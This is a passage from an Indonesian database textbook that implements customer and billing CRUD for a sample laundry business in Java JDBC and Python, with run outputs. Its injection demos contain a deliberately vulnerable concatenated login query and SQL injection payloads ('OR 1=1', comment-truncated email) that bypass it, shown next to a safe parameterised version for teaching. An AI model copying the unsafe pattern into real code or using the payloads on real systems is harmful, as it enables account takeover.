`ResultSet` (kursor atas jawaban).

Kode Java memakai *driver* SQLite `sqlite-jdbc-3.53.2.0.jar` (juga ada di `ProfitinaLaundry/App/java-httpserver/lib/`). **Kode 5.52** membuka koneksinya.

Kode 5.52 `java/LaundryDb.java`: URL-lah yang menentukan basis data. Tanpa `DB_URL` di *environment*, kelas ini membuka salinan berkas SQLite contoh.

```
import java.nio.file.Files;
import java.nio.file.Path;
import java.nio.file.StandardCopyOption;
import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.SQLException;
import java.sql.Statement;

/** Membuka koneksi JDBC. URL-lah yang menentukan basis data; bagian lain kode tidak. */
public final class LaundryDb {
    private LaundryDb() { }

    public static Connection open(boolean fresh) throws Exception {
        String url = System.getenv("DB_URL");                  // mis.
jdbc:mysql://127.0.0.1:3306/profitina_laundry
        if (url != null) {
            return DriverManager.getConnection(url, System.getenv("DB_USER"),
System.getenv("DB_PASS"));
        }
        Path work = Path.of("work", "laundry.db");              // SQLite: bekerja pada
salinan data contoh
        if (fresh || !Files.exists(work)) {
            Files.createDirectories(work.getParent());
            Files.copy(Path.of("..", "data", "laundry.db"), work,
StandardCopyOption.REPLACE_EXISTING);
        }
        Connection conn = DriverManager.getConnection("jdbc:sqlite:" + work);
        try (Statement st = conn.createStatement()) {
            st.execute("PRAGMA foreign_keys = ON");            // SQLite memeriksa foreign
key hanya bila diminta
        }
        return conn;
    }

    public static boolean isSqlite(Connection conn) throws SQLException {
        return conn.getMetaData().getURL().startsWith("jdbc:sqlite:");
    }
}
```

5.18.2 Pelanggan dan tagihan

Kode 5.53 adalah **Kode 5.39** dalam Java.

Kode 5.53 `java/CustomerDao.java`: lima fungsi pelanggan. `setString(n, ...)` adalah nilai terikat versi PDO, dan *placeholder* dinomori mulai 1.

```
import java.sql.Connection;
import java.sql.PreparedStatement;
import java.sql.ResultSet;
import java.sql.SQLException;
import java.sql.Statement;
import java.util.ArrayList;
import java.util.List;

/** CRUD untuk Customer. Setiap nilai dari luar diikat dengan setString/setInt, tidak
pernah direkatkan. */
public final class CustomerDao {
    private final Connection conn;

    public CustomerDao(Connection conn) { this.conn = conn; }

    public String nextId() throws SQLException {
        try (Statement st = conn.createStatement();
             ResultSet rs = st.executeQuery("SELECT MAX(id) FROM Customer")) {
            rs.next();
            return String.format("C%04d", Integer.parseInt(rs.getString(1).substring(1)) +
1);
        }
    }

    public String create(String name, String gender, String place, String birthdate,
                         String address, String phone, String email, String now) throws
SQLException {
        String id = nextId();
        String sql = "INSERT INTO Customer (id, name, gender, place, birthdate, address,
phone, "
                   + "enrolled, email, password, credit) VALUES (?, ?, ?, ?, ?, ?, ?, ?, ?,
'*****', 0)";
        try (PreparedStatement ps = conn.prepareStatement(sql)) {
            String[] values = {id, name, gender, place, birthdate, address, phone, now,
email};
            for (int i = 0; i < values.length; i++) {
                ps.setString(i + 1, values[i]);                // placeholder dihitung dari
1, bukan 0
            }
            ps.executeUpdate();
        }
        return id;
    }
```

Kode 5.53 (Lanjutan) *java/CustomerDao.java: lima fungsi pelanggan. setString(n, ...) adalah nilai terikat versi PDO, dan placeholder dinomori mulai 1.*

```
    /** Mengembalikan {id, name, phone}, atau null bila pelanggan itu tidak ada. */
    public String[] find(String id) throws SQLException {
        try (PreparedStatement ps = conn.prepareStatement(
                "SELECT id, name, phone FROM Customer WHERE id = ?")) {
            ps.setString(1, id);
            try (ResultSet rs = ps.executeQuery()) {
                return rs.next() ? new String[] {rs.getString("id"), rs.getString("name"),
rs.getString("phone")}
                                 : null;
            }
        }
    }

    public List<String[]> search(String text, int limit) throws SQLException {
        List<String[]> out = new ArrayList<>();
        try (PreparedStatement ps = conn.prepareStatement(
                "SELECT id, name, phone FROM Customer WHERE name LIKE ? OR phone LIKE ?
ORDER BY name LIMIT ?")) {
            ps.setString(1, "%" + text + "%");
            ps.setString(2, "%" + text + "%");
            ps.setInt(3, limit);
            try (ResultSet rs = ps.executeQuery()) {
                while (rs.next()) {                          // next() maju dan memberi
tahu apakah ada baris
                    out.add(new String[] {rs.getString(1), rs.getString(2),
rs.getString(3)});
                }
            }
        }
        return out;
    }

    public int updatePhone(String id, String phone) throws SQLException {
        try (PreparedStatement ps = conn.prepareStatement("UPDATE Customer SET phone = ?
WHERE id = ?")) {
            ps.setString(1, phone);
            ps.setString(2, id);
            return ps.executeUpdate();                       // berapa baris yang berubah
        }
    }

    public int delete(String id) throws SQLException {
        try (PreparedStatement ps = conn.prepareStatement("DELETE FROM Customer WHERE id =
?")) {
            ps.setString(1, id);
            return ps.executeUpdate();
        }
    }
}
```

Placeholder selalu `?`, dinomori mulai **1**, dan diikat dengan metode bertipe (`setString`, `setInt`, `setLong`). `try (...)`, *try-with-resources*, menutup pernyataan dan hasil bagaimanapun bloknya berakhir. `rs.next()` maju sekaligus melapor, karena itu `while (rs.next())`. **Kode 5.54** adalah **Kode 5.41**.

Kode 5.54 `java/BillDao.java`: tagihan dalam Java, dengan transaksi ditulis sebagai `setAutoCommit(false)`, `commit()`, dan `rollback()`.

```
import java.sql.Connection;
import java.sql.PreparedStatement;
import java.sql.ResultSet;
import java.sql.SQLException;
import java.sql.Statement;

/** CRUD untuk Bill. Membuat tagihan menulis tiga tabel, jadi dilakukan dalam satu
transaksi. */
public final class BillDao {
    private final Connection conn;

    public BillDao(Connection conn) { this.conn = conn; }

    public String nextId() throws SQLException {
        try (Statement st = conn.createStatement();
             ResultSet rs = st.executeQuery("SELECT MAX(id) FROM Bill")) {
            rs.next();
            return String.format("B%04d", Integer.parseInt(rs.getString(1).substring(1)) +
1);
        }
    }

    public String create(String customerId, String serviceId, int unit, String rack, String
outletId,
                         String employeeId, String now, String payMethod, int payAmount)
throws SQLException {
        conn.setAutoCommit(false);                              // BEGIN
        try {
            long price;
            try (PreparedStatement ps = conn.prepareStatement("SELECT price FROM Service
WHERE id = ?")) {
                ps.setString(1, serviceId);
                try (ResultSet rs = ps.executeQuery()) {
                    if (!rs.next()) {
                        throw new SQLException("no such service: " + serviceId);
                    }
                    price = rs.getLong(1);
                }
            }
            String id = nextId();
            try (PreparedStatement ps = conn.prepareStatement(
                    "INSERT INTO Bill (id, arrived, status, rack, unit, payment,
Customer_id, "
                  + "Employee_id, Service_id, Outlet_id) VALUES (?, ?, 'queued', ?, ?, ?,
?, ?, ?, ?)")) {
                ps.setString(1, id);
                ps.setString(2, now);
                ps.setString(3, rack);
                ps.setInt(4, unit);
                ps.setLong(5, price * unit);                    // dihitung di sini, tidak
pernah diketik
                ps.setString(6, customerId);
                ps.setString(7, employeeId);
                ps.setString(8, serviceId);
```

Kode 5.54 (Lanjutan) *java/BillDao.java: tagihan dalam Java, dengan transaksi ditulis sebagai setAutoCommit(false), commit(), dan rollback().*

```
                ps.setString(9, outletId);
                ps.executeUpdate();
            }
            log(id, "queued", now, employeeId);
            if (payMethod != null) {
                addPayment(id, payMethod, payAmount, now);
            }
            conn.commit();                                      // ketiga tabel, sekaligus
            return id;
        } catch (SQLException e) {
            conn.rollback();                                    // tidak satu pun
            throw e;
        } finally {
            conn.setAutoCommit(true);
        }
    }

    private void log(String billId, String status, String now, String employeeId) throws
SQLException {
        try (PreparedStatement ps = conn.prepareStatement(
                "INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id) VALUES
(?, ?, ?, ?)")) {
            ps.setString(1, billId);
            ps.setString(2, status);
            ps.setString(3, now);
            ps.setString(4, employeeId);
            ps.executeUpdate();
        }
    }

    public void addPayment(String billId, String method, int amount, String now) throws
SQLException {
        try (PreparedStatement ps = conn.prepareStatement(
                "INSERT INTO Payment (Bill_id, paid_at, method, amount) VALUES (?, ?, ?,
?)")) {
            ps.setString(1, billId);
            ps.setString(2, now);
            ps.setString(3, method);
            ps.setInt(4, amount);
            ps.executeUpdate();
        }
    }
```

Kode 5.54 (Lanjutan) *java/BillDao.java: tagihan dalam Java, dengan transaksi ditulis sebagai setAutoCommit(false), commit(), dan rollback().*

```
    public boolean finish(String id, String employeeId, String now) throws SQLException {
        conn.setAutoCommit(false);
        try {
            int changed;
            try (PreparedStatement ps = conn.prepareStatement(
                    "UPDATE Bill SET status = 'finished', finished = ? WHERE id = ? AND
status = 'queued'")) {
                ps.setString(1, now);
                ps.setString(2, id);
                changed = ps.executeUpdate();
            }
            if (changed != 1) {                                // bukan queued: tidak ada
yang diselesaikan
                conn.rollback();
                return false;
            }
            log(id, "finished", now, employeeId);
            conn.commit();
            return true;
        } catch (SQLException e) {
            conn.rollback();
            throw e;
        } finally {
            conn.setAutoCommit(true);
        }
    }

    /** Satu baris yang menggambarkan tagihan: id, status, pelanggan, jumlah, layanan,
tagihan dan pembayaran. */
    public String describe(String id) throws SQLException {
        try (PreparedStatement ps = conn.prepareStatement(
                "SELECT b.id, b.status, b.unit, b.payment, c.name, s.description, "
              + "(SELECT COALESCE(SUM(amount), 0) FROM Payment WHERE Bill_id = b.id) AS
paid "
              + "FROM Bill b JOIN Customer c ON c.id = b.Customer_id "
              + "JOIN Service s ON s.id = b.Service_id WHERE b.id = ?")) {
            ps.setString(1, id);
            try (ResultSet rs = ps.executeQuery()) {
                if (!rs.next()) {
                    return null;
                }
                return String.format("  %s  %-8s  %s, %d x %s%n           charged Rp %s,
paid Rp %s",
                        rs.getString("id"), rs.getString("status"), rs.getString("name"),
                        rs.getInt("unit"), rs.getString("description"),
                        rupiah(rs.getLong("payment")), rupiah(rs.getLong("paid")));
            }
        }
    }
```

Kode 5.54 (Lanjutan) *java/BillDao.java: tagihan dalam Java, dengan transaksi ditulis sebagai setAutoCommit(false), commit(), dan rollback().*

```
    static String rupiah(long amount) {                        // 70000 -> 70.000
        return String.format("%,d", amount).replace(',', '.');
    }
}
```

JDBC secara bawaan melakukan *commit* setelah setiap pernyataan, jadi `setAutoCommit(false)` adalah `BEGIN`, `commit()` dan `rollback()` mengakhiri transaksi, dan `finally` memulihkan *auto-commit*. **Kode 5.55** menjalankan cerita PHP.

Kode 5.55 `java/CrudDemo.java`: cerita pelanggan dan tagihan dari Subbab 5.14, dalam Java.

```
import java.sql.Connection;
import java.sql.ResultSet;
import java.sql.SQLException;
import java.sql.Statement;

/** CRUD pelanggan dan tagihan dari subbab PHP, dalam Java dengan JDBC. */
public class CrudDemo {
    public static void main(String[] args) throws Exception {
        try (Connection conn = LaundryDb.open(true)) {
            System.out.println("driver: " + conn.getMetaData().getDriverName()
                    + " " + conn.getMetaData().getDriverVersion());
            CustomerDao customers = new CustomerDao(conn);
            BillDao bills = new BillDao(conn);

            String id = customers.create("Rina Wulandari", "f", "Surabaya", "2001-04-17",
                    "Jl. Keputih Tegal No. 42, Sukolilo, Surabaya", "0813-0000-4257",
                    "rina.wulandari@example.com", "2026-09-30 20:15:00");
            System.out.println("created  : " + id);
            String[] c = customers.find(id);
            System.out.println("found    : " + c[0] + " " + c[1] + ", " + c[2]);
            for (String[] row : customers.search("Wulan", 5)) {
                System.out.println("search   : " + String.join(" ", row));
            }
            System.out.println("updated  : " + customers.updatePhone(id, "0813-0000-9999")
                    + " row, phone is now " + customers.find(id)[2]);
            System.out.println("deleted  : " + customers.delete(id) + " row");
            try {
                customers.delete("C0094");
            } catch (SQLException e) {
                System.out.println("refused  : C0094 still has bills (" + e.getMessage() +
")");
            }

            System.out.println();
            System.out.println("before: " + counts(conn));
            String bill = bills.create("C0094", "S0008", 2, "A02", "O01", "E0004",
                    "2026-09-30 20:45:00", "qris", 35000);
            System.out.println(bills.describe(bill));
            System.out.println("finish   : " + bills.finish(bill, "E0006", "2026-09-30
20:55:00")
                    + ", again: " + bills.finish(bill, "E0006", "2026-09-30 20:56:00"));
            bills.addPayment(bill, "cash", 35000, "2026-09-30 20:58:00");
            System.out.println(bills.describe(bill));
            try {
                bills.create("C0094", "S0001", 3, "A03", "O01", "E0004",
                        "2026-09-30 20:59:00", "gopay", 24000);
            } catch (SQLException e) {
                System.out.println("refused  : " + e.getMessage());
```

Kode 5.55 (Lanjutan) *java/CrudDemo.java: cerita pelanggan dan tagihan dari Subbab 5.14, dalam Java.*

```
            }
            System.out.println("after : " + counts(conn));
        }
    }

    static String counts(Connection conn) throws SQLException {
        StringBuilder sb = new StringBuilder();
        for (String t : new String[] {"Bill", "StatusLog", "Payment"}) {
            try (Statement st = conn.createStatement();
                 ResultSet rs = st.executeQuery("SELECT COUNT(*) FROM " + t)) {   // t
adalah salah satu dari tiga nama tetap
                rs.next();
                sb.append(t).append('=').append(rs.getInt(1)).append(' ');
            }
        }
        return sb.toString().trim();
    }
}
```

Dikompilasi dan dijalankan di folder `java` (Windows memakai `;` di antara entri *class path*, macOS dan Linux `:`):

```
javac -d out -cp lib/sqlite-jdbc-3.53.2.0.jar *.java
java -cp out:lib/sqlite-jdbc-3.53.2.0.jar CrudDemo
```

```
driver: SQLite JDBC 3.53.2.0
created  : C0257
found    : C0257 Rina Wulandari, 0813-0000-4257
search   : C0257 Rina Wulandari 0813-0000-4257
updated  : 1 row, phone is now 0813-0000-9999
deleted  : 1 row
refused  : C0094 still has bills ([SQLITE_CONSTRAINT_TRIGGER] A RAISE function within a
trigger fired, causing the SQL statement to abort (FOREIGN KEY constraint failed))

before: Bill=2953 StatusLog=8802 Payment=3319
  B2954  queued    Khadijah Hakim, 2 x Bed cover, any size (per item)
           charged Rp 70.000, paid Rp 35.000
finish   : true, again: false
  B2954  finished  Khadijah Hakim, 2 x Bed cover, any size (per item)
           charged Rp 70.000, paid Rp 70.000
refused  : [SQLITE_CONSTRAINT_CHECK] A CHECK constraint failed (CHECK constraint failed:
Payment_method_enum)
after : Bill=2954 StatusLog=8804 Payment=3321
```

Setiap angka cocok dengan **Kode 5.40** dan **Kode 5.42**; hanya teks kesalahan *driver*-nya yang berbeda. Terhadap MariaDB, dengan MariaDB Connector/J 2.7.6 dan `DB_URL=jdbc:mariadb://127.0.0.1:3306/profitina_laundry`, baris-baris yang sama muncul dengan pesan MariaDB. `mysql-connector-j` milik Oracle (Maven Central, URL `jdbc:mysql:`) bekerja dengan cara yang sama tetapi tidak dapat diunduh di mesin penyusun buku, sehingga kombinasi itu tidak dijalankan.

Kode 5.56 mengulang percobaan *injection*.

Kode 5.56 `java/InjectionDemo.java`: merekatkan string ke dalam `Statement` dibandingkan mengikat dengan `PreparedStatement`, dan pemeriksaan PBKDF2 dengan `SecretKeyFactory`.

```
import java.security.MessageDigest;
import java.sql.Connection;
import java.sql.PreparedStatement;
import java.sql.ResultSet;
import java.sql.Statement;
import java.util.Base64;
import javax.crypto.SecretKeyFactory;
import javax.crypto.spec.PBEKeySpec;

/** Proses masuk yang sama, direkatkan (tidak aman) dan prepared (aman). */
public class InjectionDemo {
    static String loginUnsafe(Connection conn, String email, String password) throws
Exception {
        String sql = "SELECT name FROM Employee WHERE email = '" + email
                   + "' AND password = '" + password + "'";      // JANGAN LAKUKAN INI
        try (Statement st = conn.createStatement(); ResultSet rs = st.executeQuery(sql)) {
            return rs.next() ? "LET IN as " + rs.getString(1) : "REFUSED";
        }
    }

    static String loginSafe(Connection conn, String email, String password) throws
Exception {
        try (PreparedStatement ps = conn.prepareStatement(
                "SELECT name, password_hash FROM Employee WHERE email = ?")) {
            ps.setString(1, email);
            try (ResultSet rs = ps.executeQuery()) {
                if (rs.next() && verify(password, rs.getString("password_hash"))) {
                    return "LET IN as " + rs.getString("name");
                }
                return "REFUSED";
            }
        }
    }

    /** pbkdf2_sha256$iterasi$salt$hash, salt dan hash dalam Base64. */
    static boolean verify(String password, String stored) throws Exception {
        if (stored == null) {
            return false;
        }
        String[] p = stored.split("\\$");
        byte[] salt = Base64.getDecoder().decode(p[2]);
        byte[] hash = Base64.getDecoder().decode(p[3]);
        PBEKeySpec spec = new PBEKeySpec(password.toCharArray(), salt,
Integer.parseInt(p[1]), 256);
        byte[] test =
SecretKeyFactory.getInstance("PBKDF2WithHmacSHA256").generateSecret(spec).getEncoded();
        return MessageDigest.isEqual(hash, test);             // perbandingan waktu-konstan
    }
```

Kode 5.56 (Lanjutan) *java/InjectionDemo.java: merekatkan string ke dalam Statement dibandingkan mengikat dengan PreparedStatement, dan pemeriksaan PBKDF2 dengan SecretKeyFactory.*

```
    public static void main(String[] args) throws Exception {
        String[][] tries = {
            {"honest cashier", "kasir1@profitina-laundry.example", "Kasir#2026"},
            {"password box attack", "kasir1@profitina-laundry.example", "' OR '1'='1"},
            {"e-mail box attack", "kasir1@profitina-laundry.example' -- ", "anything"},
        };
        try (Connection conn = LaundryDb.open(false)) {
            for (String[] t : tries) {
                System.out.printf("%-20s unsafe: %-32s safe: %s%n", t[0],
                        loginUnsafe(conn, t[1], t[2]), loginSafe(conn, t[1], t[2]));
            }
        }
    }
}
```

```
honest cashier       unsafe: REFUSED                          safe: LET IN as Dewi Lestari
Putri
password box attack  unsafe: LET IN as Hendra Wijaya          safe: REFUSED
e-mail box attack    unsafe: LET IN as Dewi Lestari Putri      safe: REFUSED
```

Hasilnya sama dengan PHP, di SQLite maupun MariaDB: `Statement` dengan penggabungan string dibandingkan `PreparedStatement` dengan `setString`, perbedaan yang terlihat dari seberang ruangan.

5.19 CRUD yang Sama dalam Python: `sqlite3`, PyMySQL, dan Flask

5.19.1 DB-API

DB-API 2.0 milik Python [21] berbunyi: sambung, kursor, `execute(sql, parameters)`, ambil; `sqlite3` mengimplementasikannya untuk SQLite dan **PyMySQL** (`pip install pymysql`) untuk MySQL. Yang berbeda hanya *placeholder*-nya, `?` lawan `%s`, dan **Kode 5.57** menyembunyikan perbedaan itu dalam tiga baris.

Kode 5.57 `python/db.py`: `connect()` untuk SQLite atau MySQL, dan `run()`, yang menjalankan SQL dengan parameter yang dikirim terpisah.

```python
"""Satu connect() untuk setiap program Python bab ini.

SQLite (bawaan) tidak memerlukan apa pun selain Python. Untuk MySQL/MariaDB,
set DB_ENGINE=mysql dan pasang driver-nya sekali:  pip install pymysql
"""
import os
import shutil
import sqlite3

HERE = os.path.dirname(os.path.abspath(__file__))
SAMPLE = os.path.join(HERE, "..", "data", "laundry.db")
WORK = os.path.join(HERE, "work", "laundry.db")
MYSQL = os.environ.get("DB_ENGINE") == "mysql"


def connect(fresh=False):
    if MYSQL:
        import pymysql
        return pymysql.connect(host=os.environ.get("DB_HOST", "127.0.0.1"),
                               port=int(os.environ.get("DB_PORT", "3306")),
                               user=os.environ.get("DB_USER", "root"),
                               password=os.environ.get("DB_PASS", ""),
                               database="profitina_laundry",
                               cursorclass=pymysql.cursors.DictCursor)
    if fresh or not os.path.exists(WORK):
        os.makedirs(os.path.dirname(WORK), exist_ok=True)
        shutil.copyfile(SAMPLE, WORK)            # bekerja pada salinan; data contoh tetap
bersih
    conn = sqlite3.connect(WORK)
    conn.row_factory = sqlite3.Row               # baris berperilaku seperti dictionary
    conn.execute("PRAGMA foreign_keys = ON")     # SQLite memeriksa foreign key hanya bila
diminta
    return conn


def sql(text):
    """sqlite3 menulis placeholder sebagai ?, PyMySQL sebagai %s. Selebihnya SQL-nya
sama."""
    return text.replace("?", "%s") if MYSQL else text


def run(conn, text, params=()):
    cur = conn.cursor()
    cur.execute(sql(text), params)               # nilai selalu dikirim terpisah
    return cur
```

`sqlite3.Row` dan `DictCursor` milik PyMySQL memberi baris yang berperilaku seperti *dictionary*, mirip `FETCH_ASSOC`.

> **PERINGATAN: `%s` di PyMySQL adalah *placeholder*, bukan operator `%` milik Python.** `cur.execute("... WHERE id = %s", (cid,))` aman: *driver* mengirim nilainya terpisah. `cur.execute("... WHERE id = '%s'" % cid)` tampak hampir sama dan merupakan Subbab 5.15 sekali lagi, karena Python sudah merekatkan string-nya sebelum *driver* melihatnya. Hal yang sama berlaku untuk *f-string*. Nilai selalu masuk di *argumen kedua*.

5.19.2 Pelanggan dan tagihan

Kode 5.58 dan **Kode 5.59** adalah kembaran Python dari lapisan data PHP.

Kode 5.58 `python/customers.py`: lima fungsi pelanggan. `conn.commit()` membuat setiap perubahan permanen, karena koneksi DB-API membuka transaksi secara implisit.

```python
"""CRUD untuk Customer: lima fungsi yang sama dengan Customers.php dan CustomerDao.java."""
from db import run


def next_customer_id(conn):
    row = run(conn, "SELECT MAX(id) AS m FROM Customer").fetchone()
    return "C%04d" % (int(row["m"][1:]) + 1)


def create_customer(conn, name, gender, place, birthdate, address, phone, email, now):
    cid = next_customer_id(conn)
    run(conn, """INSERT INTO Customer (id, name, gender, place, birthdate, address, phone,
                                       enrolled, email, password, credit)
                 VALUES (?, ?, ?, ?, ?, ?, ?, ?, ?, '*****', 0)""",
        (cid, name, gender, place, birthdate, address, phone, now, email))
    conn.commit()
    return cid


def find_customer(conn, cid):
    return run(conn, "SELECT id, name, phone FROM Customer WHERE id = ?",
(cid,)).fetchone()


def search_customers(conn, text, limit):
    pattern = "%" + text + "%"
    return run(conn, """SELECT id, name, phone FROM Customer
                        WHERE name LIKE ? OR phone LIKE ? ORDER BY name LIMIT ?""",
               (pattern, pattern, limit)).fetchall()


def update_customer_phone(conn, cid, phone):
    n = run(conn, "UPDATE Customer SET phone = ? WHERE id = ?", (phone, cid)).rowcount
    conn.commit()
    return n


def delete_customer(conn, cid):
    n = run(conn, "DELETE FROM Customer WHERE id = ?", (cid,)).rowcount
    conn.commit()
    return n
```

Kode 5.59 `python/bills.py`: tagihan dalam Python. Transaksinya implisit; `commit()` mengakhirinya dan `rollback()` membatalkannya.

```
"""CRUD untuk Bill. Tagihan baru menulis Bill, StatusLog dan Payment dalam satu
transaksi."""
from db import run


def next_bill_id(conn):
    row = run(conn, "SELECT MAX(id) AS m FROM Bill").fetchone()
    return "B%04d" % (int(row["m"][1:]) + 1)


def create_bill(conn, customer_id, service_id, unit, rack, outlet_id, employee_id, now,
                pay_method=None, pay_amount=0):
    try:
        price = run(conn, "SELECT price FROM Service WHERE id = ?",
(service_id,)).fetchone()
        if price is None:
            raise ValueError("no such service: " + service_id)
        bid = next_bill_id(conn)
        run(conn, """INSERT INTO Bill (id, arrived, status, rack, unit, payment,
                                        Customer_id, Employee_id, Service_id, Outlet_id)
                     VALUES (?, ?, 'queued', ?, ?, ?, ?, ?, ?, ?)""",
            (bid, now, rack, unit, int(price["price"]) * unit,
             customer_id, employee_id, service_id, outlet_id))
        run(conn, """INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id)
                     VALUES (?, 'queued', ?, ?)""", (bid, now, employee_id))
        if pay_method is not None:
            add_payment(conn, bid, pay_method, pay_amount, now, commit=False)
        conn.commit()                           # ketiga tabel, sekaligus
        return bid
    except Exception:
        conn.rollback()                         # tidak satu pun
        raise


def add_payment(conn, bill_id, method, amount, now, commit=True):
    run(conn, "INSERT INTO Payment (Bill_id, paid_at, method, amount) VALUES (?, ?, ?, ?)",
        (bill_id, now, method, amount))
    if commit:
        conn.commit()
```

Kode 5.59 (Lanjutan) *python/bills.py: tagihan dalam Python. Transaksinya implisit; commit() mengakhirinya dan rollback() membatalkannya.*

```
def finish_bill(conn, bill_id, employee_id, now):
    try:
        changed = run(conn, """UPDATE Bill SET status = 'finished', finished = ?
                               WHERE id = ? AND status = 'queued'""", (now,
bill_id)).rowcount
        if changed != 1:                          # bukan queued: tidak ada yang
diselesaikan
            conn.rollback()
            return False
        run(conn, """INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id)
                     VALUES (?, 'finished', ?, ?)""", (bill_id, now, employee_id))
        conn.commit()
        return True
    except Exception:
        conn.rollback()
        raise


def describe_bill(conn, bill_id):
    b = run(conn, """SELECT b.id, b.status, b.unit, b.payment, c.name, s.description,
                            (SELECT COALESCE(SUM(amount), 0) FROM Payment
                              WHERE Bill_id = b.id) AS paid
                       FROM Bill b
                       JOIN Customer c ON c.id = b.Customer_id
                       JOIN Service  s ON s.id = b.Service_id
                      WHERE b.id = ?""", (bill_id,)).fetchone()
    rupiah = lambda x: format(int(x), ",").replace(",", ".")
    return "  %s  %-8s  %s, %d x %s\n           charged Rp %s, paid Rp %s" % (
        b["id"], b["status"], b["name"], b["unit"], b["description"],
        rupiah(b["payment"]), rupiah(b["paid"]))
```

Keduanya berbeda dari PHP dan Java dalam satu hal: koneksi DB-API membuka transaksi sendiri sebelum perubahan pertama, sehingga tidak ada `begin`: program hanya mengakhirinya, dengan `commit()` atau `rollback()`. **Kode 5.60** menjalankan cerita yang sama.

Kode 5.60 `python/crud_demo.py`: cerita pelanggan dan tagihan, dalam Python.

```
"""CRUD pelanggan dan tagihan dari subbab PHP, dalam Python."""
import db
from bills import add_payment, create_bill, describe_bill, finish_bill
from customers import (create_customer, delete_customer, find_customer,
                       search_customers, update_customer_phone)


def counts(conn):
    return " ".join("%s=%d" % (t, db.run(conn, "SELECT COUNT(*) AS n FROM " +
t).fetchone()["n"])
                    for t in ("Bill", "StatusLog", "Payment"))    # tiga nama tetap, bukan
masukan


conn = db.connect(fresh=True)
print("driver:", "PyMySQL" if db.MYSQL else "sqlite3, SQLite " + db.sqlite3.sqlite_version)

cid = create_customer(conn, "Rina Wulandari", "f", "Surabaya", "2001-04-17",
                      "Jl. Keputih Tegal No. 42, Sukolilo, Surabaya", "0813-0000-4257",
                      "rina.wulandari@example.com", "2026-09-30 20:15:00")
print("created  :", cid)
c = find_customer(conn, cid)
print("found    : %s %s, %s" % (c["id"], c["name"], c["phone"]))
for r in search_customers(conn, "Wulan", 5):
    print("search   :", r["id"], r["name"], r["phone"])
n = update_customer_phone(conn, cid, "0813-0000-9999")
print("updated  : %d row, phone is now %s" % (n, find_customer(conn, cid)["phone"]))
print("deleted  : %d row" % delete_customer(conn, cid))
try:
    delete_customer(conn, "C0094")
except Exception as e:                    # sqlite3.IntegrityError atau
pymysql.IntegrityError
    conn.rollback()
    print("refused  : C0094 still has bills (%s: %s)" % (type(e).__name__, e))

print()
print("before:", counts(conn))
bid = create_bill(conn, "C0094", "S0008", 2, "A02", "O01", "E0004",
                  "2026-09-30 20:45:00", "qris", 35000)
print(describe_bill(conn, bid))
print("finish   : %s, again: %s" % (finish_bill(conn, bid, "E0006", "2026-09-30 20:55:00"),
                                     finish_bill(conn, bid, "E0006", "2026-09-30
20:56:00")))
add_payment(conn, bid, "cash", 35000, "2026-09-30 20:58:00")
print(describe_bill(conn, bid))
try:
    create_bill(conn, "C0094", "S0001", 3, "A03", "O01", "E0004",
                "2026-09-30 20:59:00", "gopay", 24000)
except Exception as e:
    print("refused  : %s: %s" % (type(e).__name__, e))
```

Kode 5.60 (Lanjutan) *python/crud_demo.py: cerita pelanggan dan tagihan, dalam Python.*

```
print("after :", counts(conn))
conn.close()
```

```
driver: sqlite3, SQLite 3.45.1
created  : C0257
found    : C0257 Rina Wulandari, 0813-0000-4257
search   : C0257 Rina Wulandari 0813-0000-4257
updated  : 1 row, phone is now 0813-0000-9999
deleted  : 1 row
refused  : C0094 still has bills (IntegrityError: FOREIGN KEY constraint failed)

before: Bill=2953 StatusLog=8802 Payment=3319
  B2954  queued    Khadijah Hakim, 2 x Bed cover, any size (per item)
           charged Rp 70.000, paid Rp 35.000
finish   : True, again: False
  B2954  finished  Khadijah Hakim, 2 x Bed cover, any size (per item)
           charged Rp 70.000, paid Rp 70.000
refused  : IntegrityError: CHECK constraint failed: Payment_method_enum
after : Bill=2954 StatusLog=8804 Payment=3321
```

Dengan `DB_ENGINE=mysql` di MariaDB melalui PyMySQL, baris-barisnya sama, dengan `driver: PyMySQL` dan teks kesalahan MariaDB. **Kode 5.61** mengulang percobaan *injection*, dan hasilnya lagi-lagi identik di kedua mesin.

Kode 5.61 `python/injection_demo.py`: kueri yang direkatkan dibandingkan kueri berparameter, dan pemeriksaan PBKDF2 dengan `hashlib.pbkdf2_hmac` dan `hmac.compare_digest`.

```
"""Proses masuk yang sama, direkatkan (tidak aman) dan dengan placeholder (aman)."""
import base64
import hashlib
import hmac

import db


def login_unsafe(conn, email, password):
    text = ("SELECT name FROM Employee WHERE email = '" + email +
            "' AND password = '" + password + "'")            # JANGAN LAKUKAN INI
    cur = conn.cursor()
    cur.execute(text)                     # tanpa parameter: teks yang direkatkan itulah
pernyataannya
    row = cur.fetchone()
    return "LET IN as " + row["name"] if row else "REFUSED"


def verify(password, stored):
    """pbkdf2_sha256$iterasi$salt$hash, salt dan hash dalam Base64."""
    if not stored:
        return False
    algorithm, iterations, salt, expected = stored.split("$")
    test = hashlib.pbkdf2_hmac("sha256", password.encode("utf-8"),
                               base64.b64decode(salt), int(iterations), 32)
    return hmac.compare_digest(test, base64.b64decode(expected))   # waktu konstan


def login_safe(conn, email, password):
    row = db.run(conn, "SELECT name, password_hash FROM Employee WHERE email = ?",
                 (email,)).fetchone()
    return "LET IN as " + row["name"] if row and verify(password, row["password_hash"])
else "REFUSED"


conn = db.connect()
for label, email, password in [
        ("honest cashier", "kasir1@profitina-laundry.example", "Kasir#2026"),
        ("password box attack", "kasir1@profitina-laundry.example", "' OR '1'='1"),
        ("e-mail box attack", "kasir1@profitina-laundry.example' -- ", "anything")]:
    print("%-20s unsafe: %-32s safe: %s" % (label, login_unsafe(conn, email, password),
                                            login_safe(conn, email, password)))
conn.close()
```

```
honest cashier       unsafe: REFUSED                          safe: LET IN as Dewi Lestari
Putri
password box attack  unsafe: LET IN as Hendra Wijaya          safe: REFUSED
e-mail box attack    unsafe: LET IN as Dewi Lestari Putri      safe: REFUSED
```

5.19.3 Halaman pelanggan dalam Flask

Kode 5.62 adalah **Kode 5.49** dalam Flask [22], tanpa proses masuk, yang dibahas lengkap di Bab 7 dan jalur Flask Profitina Laundry.

Kode 5.62 `python/web_app.py`: cari dengan `GET`, tambah dengan `POST` lalu alihkan. `{{ ... }}` milik Jinja melakukan *escape* setiap nilai untuk HTML secara otomatis.

```
"""customers.php sekali lagi, dalam Flask: cari dengan GET, tambah dengan POST lalu
redirect.

